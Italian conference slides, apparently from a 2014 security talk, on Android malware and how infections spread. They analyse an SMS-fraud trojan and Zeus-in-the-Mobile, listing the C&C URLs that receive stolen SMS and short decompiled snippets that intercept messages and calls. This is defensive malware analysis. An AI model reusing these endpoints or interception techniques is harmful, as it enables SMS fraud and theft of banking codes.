
Application Security:
internet, mobile
ed oltre



Evoluzione dei malware in ambiente Android™: dalle metodologie di infezione alle tecniche di difesa

Ing. Gianfranco Tonello

Venezia, 3 ottobre 2014

Application Security: internet, mobile ed oltre

ISACA
Trust in, and value from, information systems
Venice Chapter
200 CHAPTERS STRONG

OWASP
The Open Web Application Security Project

Università Ca'Foscari Venezia
Dipartimento di Scienze Ambientali Informatica e Statistica

Organizzatori

SECSERVIZI

KPMG
cutting through complexity

TVB Triveneto Bassilichi

Sponsor e sostenitori di ISACA VENICE Chapter

AICA
Associazione Italiana per l'Informatica ed il Calcolo Automatico

aicq
Associazione Italiana Cultura Qualità
triveneta

CLUB TI
CLUB PER LE TECNOLOGIE DELL'INFORMAZIONE TRIVENETO

FONDAZIONE INGEGNERI PADOVA

Con il patrocinio di

Gianfranco Tonello

Nato a Padova nel 1973, si è laureato in ingegneria informatica all'università di Padova.


Dal 1992 si occupa di sicurezza informatica in ambiente Microsoft e Android.

Autore del software antivirus VirIT distribuito da TG Soft.

Agenda

- Architettura Android
- Tipologie e esempi di malware
- Tecnica del Repackaging
- Advertisement in Android
- Test sul market Google Play
- Strumenti di difesa: antivirus e tool diagnostici

Android: architettura




Android:

- Si basa sul kernel di Linux
- Sistema multi-user, dove ogni applicazione è un differente utente che viene eseguito in un separato processo.

Sandbox:

- Dalvik machine (default)
- New Android Runtime (ART)

Android: Applicazione



Applicazione:


- Scritta in Java / codice nativo
- Eseguita in Dalvik virtual machine
- Estensione applicazione: .APK


- **AndroidManifest.xml**: contiene le direttive dei componenti ad alto livello come *activities, services, e broadcast receiver* dell'applicazione e i relativi permessi richiesti.
- **Activities**: Un activity è il codice di un singolo task. L'entrypoint dell'app è un activity.
- **Services**: Un servizio è una parte di codice che viene eseguita in background, può essere eseguito all'interno del proprio processo o nel contesto del processo di altre applicazioni
- **Broadcast Receiver**: è un meccanismo di comunicazione tra processi (IPC) attraverso un oggetto di comunicazione denominato «Intent», che viene emesso dal sistema operativo o da un'altra applicazione.

Modello delle autorizzazioni di Android

- Il modello delle autorizzazioni si basa sui permessi necessari alle API “protette” per essere eseguite.
- Le API “protette” includono:
  - Fotocamera
  - Geolocalizzazione (gps)
  - Bluetooth
  - Telefonia (android.permission.CALL_PHONE, android.permission.PROCESS_OUTGOING_CALLS)
  - SMS/MMS (android.permission.READ_SMS, android.permission.SEND_SMS, RECEIVE_SMS)
  - Connesione dati (internet/networking)
- I permessi sono definiti in AndroidManifest.xml
- Quando viene installata un’App, il sistema visualizzerà la lista dei permessi richiesti da questa e chiederà all’utente se proseguire con l’installazione. Se l’utente continuerà l’installazione, l’App sarà considerata “sicura” e abile ad utilizzare le API protette.

Formato file APK






Dalvik Executable Format

Classes.dex

DEX_FILE_MAGIX = "dex\n035\0"

Tipologie malware Android



Malware: Windows desktop vs Android

Malware	Windows	Android
Virus	x	-
Trojan	x	x
Backdoor	x	x
Worm	x	-
Adware	x	x
Rootkit	x	x
Script	x	-
FraudTool	x	x
PUP	x	x
Ransom - Cryptolocker	x	x
Estensioni Browser	x	-
Spyware	x	x
Dialer	x	-

Metodi di diffusione malware android

- **Drive-by Download**
- **Librerie di adversiment malevoli**
- **Repackaging**
  - Android «Master Key» vulnerabilità (risolta da Android 4.3 Jelly Bean**)**
  - Aggiornamento
  - Usurping ads
- **Standalone**

Nome oggetto	Dimensione	Compresso	Tipo	Modificato il	CRC32
..			Cartella di file		
META-INF			Cartella di file		
res			Cartella di file		
AndroidManifest.xml	8.668	2.101	Documento XML	21/07/2013 04:59	663F6CD8
AndroidManifest.xml	3.580	1.180	Documento XML	21/07/2013 04:59	E4C4EE15
classes.dex	482.436	170.931	File DEX	21/07/2013 04:59	963CB840
classes.dex	403.688	139.342	File DEX	21/07/2013 04:59	00A4621D
resources.arsc	24.492	7.280	File ARSC	21/07/2013 04:59	08A78DA8


Esempio della vulnerabilità «Master Key»: Trojan.SMSAgent.BRE (similare a Android.Skullkey)


Trojan SMS Agent: iscrive le sue vittime a servizi a pagamento via SMS


Package: ru.system.android
MD5: FBB707B4689464A2F11BBBCCD114CF4F
Dimensione: 117.439 Byte

Permessi:

- CALL_PHONE
- CHANGE_COMPONENT_ENABLED_STATE
- INTERNET
- INSTALL_SHORTCUT
- PROCESS_OUTGOING_CALLS
- READ_EXTERNAL_STORAGE
- READ_PHONE_STATE
- READ_SMS
- RECEIVE_SMS
- SEND_SMS
- WAKE_LOCK
- WRITE_EXTERNAL_STORAGE
- WRITE_SMS








- Servizio: *UpdateService*
- BroadcastReceiver: *UpdateReceiver*
- BroadcastReceiver: *OutMsgReceiver*
- BroadcastReceiver: *OutCallReceiver*

OutMsgReceiver: **monitora gli SMS ricevuti**.
Se l'SMS contiene la stringa: *"ответное SMS"* o *"Ответьте на это SMS"* (Rispondi a questo SMS). Allora, **invia un SMS al mittente con una stringa casuale** delle seguenti: *"5"*, *"3"*, *"9"*, *"6"*, *"ок"* e *"да"*. con l'intento di iscrivere l'utente a qualche servizio a pagamento via SMS.

Operatore	Num. SMS / call	Corpo SMS
Mobile Telesystems	111	11
MegaFon Moscow	000100	b
Bee Line GSM	*102#	
!= <tele>	*105#	

OutCallReceiver: **monitora le chiamate in uscita**
Se queste sono dirette ad un numero di telefono che contiene determinate cifre (ad esempio:
"0611", *"4959748888"*, *"88007000611"*, *"0890"*, *"0500"*, *"0555"*, *"88002500890"*, *"88005500500"*, *"88005500555"*, *"9201110500"*, *"9201110500"*, *"9201110555"* o *"611"*)
allora **termina la chiamata**.


ZITMO: Zeus In The MObile





Android ZitMo

Nome	PACKAGE	Nome App
ZitMo.A	com.systemsecurity6.gms	Truesteer Rapport
ZitMo.B	com.android.security	Android Security Suite Premium
ZitMo.H	com.android.security	Zertifikat

- **android.permission.RECEIVE_SMS**
- **android.permission.SEND_SMS**







Tutti le varianti di ZitMo, provano a connettersi e a inviare gli SMS rubati ai seguenti URL:

- http://android2update.com/aapl.php
- http://android2update.com/biwdr.php
- http://androidversion.net/2/biwdr.php
- http://androidssafe.com/biwdr.php
- http://getupdateandroid.com/biwdr.php
- http://updateandroid.biz/update/biwdr.php
- http://softthrifty.com/security.jsp

ZitMo presenta caratteristiche tipiche della botnet, in particolare l'abilità di ricevere comandi da un C&C Server (generalmente via SMS).

Comandi botnet:

- abilitare/disabilitare il malware
- cambiare il numero di telefono del C&C Server

Android: ZitMo.B 1/2

```
public static String GetActivationCode()
{
  if (AppContext == null)
  {
    LogError("AppContext null in GetActivationCode");
    return "error";
  }
  String str1 = ((TelephonyManager)AppContext.getSystemService("phone")).getDeviceId();
  if (str1 == null)
    return "error";
  String str2 = Integer.toString(Integer.parseInt(str1.substring(8)));
  return "1" + str2 + "3";
}
```


```
<receiver android:name=".SecurityReceiver">
    <intent-filter android:priority="2147483647">
        <action android:name="android.provider.Telephony.SMS_RECEIVED" />
        <action android:name="android.intent.action.NEW_OUTGOING_CALL" />
        <action android:name="android.intent.action.BOOT_COMPLETED" />
    </intent-filter>
</receiver>
```

Il "codice di attivazione" mostrato è l'ID del dispositivo (IMEI), ottenuto aggiungendoci un "1" in testa, più 7 cifre dell'ID del dispositivo (quelle dalla posizione 8 fino alla fine) e, aggiungendoci un "3" in coda.

Per ogni SMS ricevuto, SecurityReceiver estrae le informazioni necessarie e le invia all'URL: http://updateandroid.biz/update/biwdr.php &from=[...]&text=[...].

Android: ZitMo.B 2/2

